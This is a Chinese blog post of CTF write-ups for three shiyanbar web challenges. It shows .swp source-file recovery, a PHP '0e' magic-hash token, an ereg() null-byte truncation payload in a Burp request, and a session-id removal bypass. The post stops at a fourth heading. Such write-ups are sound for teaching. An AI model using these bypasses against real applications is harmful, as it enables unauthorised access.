

CTF实验吧-WEB专题-4

原创

77458 于 2016-12-21 11:35:08 发布 3854 收藏

分类专栏: [无尽防御-CTF](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_18661257/article/details/53782485

版权



[无尽防御-CTF](#) 专栏收录该内容

10 篇文章 1 订阅

订阅专栏

1.忘记密码了

忘记密码了 分值: 20

来源: Justatest 难度: 中 参与人数: 3548人 Get Flag: 713人 答题人数: 766人 解题通过率: 93%

找回密码

格式: SimCTF{}

解题链接: <http://ctf5.shiyanbar.com/10/upload/> **通过**

提交


http://blog.csdn.net/qq_18661257

题解

通过看成step1.php的源代码, 发现是通过vim编写的, 一般的vim编写可能会产生遗留问题, 就是一个备份文件.swp, 但是直接用似乎不行, 然后通过抓包, 发送数据发现step2.php中要提交给另外一个submit.php文件, 试一试.submit.php.swp是不是存在, OK, 发现源代码.

接下来, 你懂得, 源代码都知道了, 还有什么好说的, 根据源代码提示说不是管理员邮箱就会直接pass掉, 很幸运, 在step1.php中有管理员邮箱, 然后根据提示知道token长度要为10, 且要等于0, 所以使用0e开头的长度为10的字符串就可以了当然直接写0000000000这么长的字符串也行啊, 嘿, 果断拿到flag.

得到有submit和相关参数的界面:



2.Once More

Once More 分值 : 10

来源 : iFurySt 难度 : 易 参与人数 : 2456人 Get Flag : 729人 答题人数 : 739人 解题通过率 : 99%

啊拉?又是php审计。已经想吐了。
hint : ereg()函数有漏洞哩;从小老师就说要用科学的方法来算数。
格式 : CTF{}

解题链接 : <http://ctf5.shiyanbar.com/web/more.php> **通过**

提交

http://blog.csdn.net/qq_18661257

题解

题目已经给出php审计,ereg函数漏洞和科学技术法了,嘿,那还玩个蛋,果断飞起。

主要是界面还有源码,我还能说什么。

先不管ereg怎么处理,就后续的判断password的值,单价很容易就想到用9e9*-*来处理小于8并且大于9999999,同时数据中*-* ,接着就是如何处理ereg了。

ereg中存在截断漏洞,就是当字符串中存在%00的数据的时候截断,不会判断剩下的数据,如此我们在9e9和-*之间加个%00就可以了,我是用burpsuit处理,如下图:

request

Raw Params Headers Hex

```
GET /web/more.php?password=9e9400*-* HTTP/1.1
Host: ctf5.shiyanbar.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:50.0)
Gecko/20100101 Firefox/50.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://ctf5.shiyanbar.com/web/more.php
Cookie: sample-hash=571580b26c65f306376d4f64e53cb5c7; source=1
X-Forwarded-For: 8.8.8.8
Connection: close
Upgrade-Insecure-Requests: 1
```

response

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Date: Wed, 21 Dec 2016 03:00:33 GMT
Server: Apache/2.4.18 (Win32) OpenSSL/1.0.2e PHP/5.2.17
X-Powered-By: PHP/5.2.17
Content-Length: 102
Connection: close
Content-Type: text/html

<html>
<head>
  <title>Once More</title>
</head>
<body><br />
<center>
Flag: _____
```

http://blog.csdn.net/qq_18661257

3. Guess Next Session

Guess Next Session 分值 : 10

来源 : iFurySt 难度 : 易 参与人数 : 1965人 Get Flag : 460人 答题人数 : 469人 解题通过率 : 98%

写个算法没准就算出来了, 23333

hint : 你确定你有认真看判断条件?

格式 : CTF{}

解题链接 : <http://ctf5.shiyanbar.com/web/Session.php> **通过**

提交

http://blog.csdn.net/qq_18661257

题解

直接看到代码, 用burpsuit去掉sessionid, 然后不要输入密码直接写个password=, 轻松得到flag, 哎, 多简单啊, 不想多说。

4.FALSE

